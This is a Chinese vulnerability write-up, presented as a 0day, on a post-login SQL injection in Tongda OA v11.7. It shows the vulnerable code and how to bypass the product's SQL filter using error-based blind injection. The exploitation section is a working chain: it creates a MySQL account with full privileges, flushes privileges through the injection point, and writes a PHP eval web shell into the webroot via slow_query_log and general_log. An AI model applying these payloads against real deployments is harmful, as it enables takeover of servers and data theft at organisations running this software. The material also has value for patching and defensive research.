

[0day]通达 OA v11.7 后台 SQL 注入到 RCE

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1. 测试环境


测试版本：通达 OA v11.7 版本

限制条件：需要账号登录

2. 代码审计发现注入

注入出现在 `general/hr/manage/query/delete_cascade.php` 文件中，代码实现如下：

```
1  <?php
2
3  require_once "inc/auth.inc.php";
4  include_once "inc/utility_file.php";
5  include_once "inc/utility_field.php";
6  ob_start();
7  include_once "inc/header.inc.php";
8  echo "\r\n\r\n\r\n\r\n<body class=\"bodycolor\">\r\n\r\n";
9
10 if ($condition_cascade != "") {
11     $query = str_replace("`", "", $condition_cascade);
12     $cursor = exequery(TD::conn(), $query);
13
14     while ($ROW = mysql_fetch_array($cursor)) {
15         $USER_ID = $ROW["USER_ID"];
16         $query1 = "select PHOTO_NAME,ATTACHMENT_ID,ATTACHMENT_NAME from HR_STAFF_INFO where USER_ID='$USER_ID'";
17         $cursor1 = exequery(TD::conn(), $query1);
18
19         if ($ROW1 = mysql_fetch_array($cursor1)) {
20             $ATTACHMENT_ID = $ROW1["ATTACHMENT_ID"];
21             $ATTACHMENT_NAME = $ROW1["ATTACHMENT_NAME"];
```




首先判断 `$condition_cascade` 是否为空，如果不为空，则将其中的 `\'` 替换为 `'`。为什么要这样替换呢，主要是因为 V11.7 版本中，注册变量时考虑了安全问题，将用户输入的字符用 `addslashes` 函数进行保护，如下：

inc/common.inc.php 代码



因为是无回显机制，是盲注，所以尝试 `(select 1 from (select sleep(5))a)`，结果没那么简单：




触发了通达 OA 的过滤机制，翻看代码，在 `inc/conn.php` 文件中找到过滤机制如下：

```
151 $fail = false;
152 $matches = array();
153 if ((2 < strpos($clean, "/" . $clean) || (strpos($clean, "--") != false) || (strpos($clean, "#") != false)) {
154     $fail = true;
155     $error = _("注释代码");
156 }
157 else if (preg_match("/^[^a-z]union(\s+[a-z]*)*\s+select($[^\s]+/s", $clean) != 0) {
158     $fail = true;
159     $error = _("联合查询");
160 }
161 else if (preg_match("/^[^a-z](sleep|benchmark|load_file|mid|ord|ascii|extractvalue|updatexml|exp|current_user)\s+$/s", $clean, $matches) != 0) {
162     $fail = true;
163     $error = $matches[2];
164 }
165 else if (preg_match("/^[^a-z]into\s+outfile($[^\s]+/s", $clean) != 0) {
166     $fail = true;
167     $error = _("生成文件");
168 }
169 else if (preg_match("/.*update.+user.+set.+file_priv.*s", $clean) != 0) {
170     $fail = true;
171     $error = "set file_priv";
172 }
173 else if (preg_match("/.*case.+when.+then.+end.*s", $clean) != 0) {
174     $fail = true;
175     $error = "case when";
176 }
177 }

if ($fail) {
    echo _("不安全的SQL语句: ") . $error . "<br />";
    echo td_htmlspecialchars($db_string);
    exit();
}
```



其过滤了一些字符，但是并非无法绕过，盲注的核心是：substr、if 等函数，均未被过滤，所以还是有机会的。

传入错误的 SQL 语句时，页面出错：



那么只要构造 MySQL 报错即可配合 if 函数进行盲注了，翻看局外人师傅在补天白帽大会上的分享，发现 power(9999.99) 也可以使数据库报错，所以构造语句：


`select if((substr(user(),1,1)='r'),1,power(9999,99)) #` 当字符相等时，不报错，错误时报错



3. 构造利用链

添加用户:

```
grant all privileges ON mysql.* TO 'at666'@'%' IDENTIFIED BY 'abcABC@123' WITH GRANT OPTI  
ON
```



然后该用户是对 mysql 数据库拥有所有权限的, 然后给自己加权限:

```
UPDATE `mysql`.`user` SET `Password` = '*DE0742FA79F6754E99FDB9C8D2911226A5A9051D', `Select_priv` = 'Y', `Insert_priv` = 'Y', `Update_priv` = 'Y', `Delete_priv` = 'Y', `Create_priv` = 'Y', `Drop_priv` = 'Y', `Reload_priv` = 'Y', `Shutdown_priv` = 'Y', `Process_priv` = 'Y', `File_priv` = 'Y', `Grant_priv` = 'Y', `References_priv` = 'Y', `Index_priv` = 'Y', `Alter_priv` = 'Y', `Show_db_priv` = 'Y', `Super_priv` = 'Y', `Create_tmp_table_priv` = 'Y', `Lock_tables_priv` = 'Y', `Execute_priv` = 'Y', `Repl_slave_priv` = 'Y', `Repl_client_priv` = 'Y', `Create_view_priv` = 'Y', `Show_view_priv` = 'Y', `Create_routine_priv` = 'Y', `Alter_routine_priv` = 'Y', `Create_user_priv` = 'Y', `Event_priv` = 'Y', `Trigger_priv` = 'Y', `Create_tablespace_priv` = 'Y', `ssl_type` = '', `ssl_cipher` = '', `x509_issuer` = '', `x509_subject` = '', `max_questions` = 0, `max_updates` = 0, `max_connections` = 0, `max_user_connections` = 0, `plugin` = 'mysql_native_password', `authentication_string` = '', `password_expired` = 'Y' WHERE `Host` = Cast('%' AS Binary(1)) AND `User` = Cast('at666' AS Binary(5));
```

```
= cast('at666' AS BINARY(5));
```

然后用注入点刷新权限，因为该用户是没有刷新权限的权限的：

`general/hr/manage/query/delete_cascade.php?condition_cascade=flush privileges;` 这样就拥有了所有权限。再次登录：




提示这个，或者让改密码死活改不了。再执行一下

```
grant all privileges ON mysql.* TO 'at666'@'%' IDENTIFIED BY 'abcABC@1
```

```
23' WITH GRANT OPTION
```

即可。



写 shell:

```
# 查路径:
select @@basedir; # c:\td0a117\mysql5\, 那么web目录就是c:\td0a117\webroot\
# 方法1:
set global slow_query_log=on;
set global slow_query_log_file='C:/td0a117/webroot/tony.php';
select '<?php eval($_POST[x]);?>' or sleep(11);
# 方法2:
set global general_log = on;
set global general_log_file = 'C:/td0a117/webroot/tony2.php';
select '<?php eval($_POST[x]);?>';
show variables like '%general%';
```

